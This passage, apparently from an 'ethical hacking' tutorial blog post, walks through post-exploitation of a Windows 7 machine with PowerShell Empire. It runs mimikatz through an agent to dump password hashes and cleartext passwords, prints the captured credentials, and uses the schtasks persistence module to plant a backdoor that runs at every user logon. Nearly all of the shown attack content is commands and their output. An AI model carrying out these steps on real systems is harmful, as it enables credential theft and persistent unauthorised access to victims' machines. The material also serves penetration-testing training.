
Let's start interacting with this new agent.

$> interact [agent name]

$> info




Pay attention to the high **integrity** it's **1** instead of zero.



Perfect, let's run Mimikatz to extract the clear text passwords but first type **creds** to list all the cleartext passwords, and it's empty.

```
$> creds
```



Next, run **mimikatz** and wait for a few seconds to finish its execution.

```
(Empire: Win7Admin) > mimikatz
(Empire: Win7Admin) >
Job started: V7KN2L
```


Awesome! let's see the credential list and here you go all the passwords are extracted for us.

$> creds

```
(Empire: Win7Admin) > creds

Credentials:

  CredID  CredType   Domain                UserName          Host              Password
  ------  --------   ------                --------          ----              --------
  1       hash       IE8Win7               IEUser            IE8Win7           fc525c9683e8fe067
095ba2ddc971889
  2       plaintext  IE8Win7               IEUser            IE8Win7           Passw0rd!
  3       plaintext  IE8Win7\IEUser        IE8Win7\IEUser    IE8Win7           Passw0rd!

(Empire: Win7Admin) >
```

It's time for our final stage and it's the backdoor persistence, if you're ever lost in this application you have always the chance to type the **help** command to see the available choices:

$> help



To create a persistent backdoor I will use the module **schtasks** in Empire.

```
$> usemodule persistence/elevated/schtasks
```


Let's check its options, I will set the **onLogon** to **True** because I want it to execute every time the victim user login to this machine. And set the **listener** name to **http**


And finally **execute** it:

```
$> info
```

$> set Listener http

$> execute





And we now have a persistent backdoor with a big success.

Thank you for reading this tutorial. I hope that you liked it, until the next time!In this lesson, I will walk you through and show you all the tricks so you can achieve your goals as a member of the red-

POST-EXPLOITATION POWERSHELL WINDOWS HACKING SHARE

ETHICAL HACKING / EXPLOITING / POST-EXPLOITATION

GusKhawaja

YOU MIGHT ALSO LIKE

PRACTICAL PRIVILEGE ESCALATION USING METERPRETER

August 31, 2017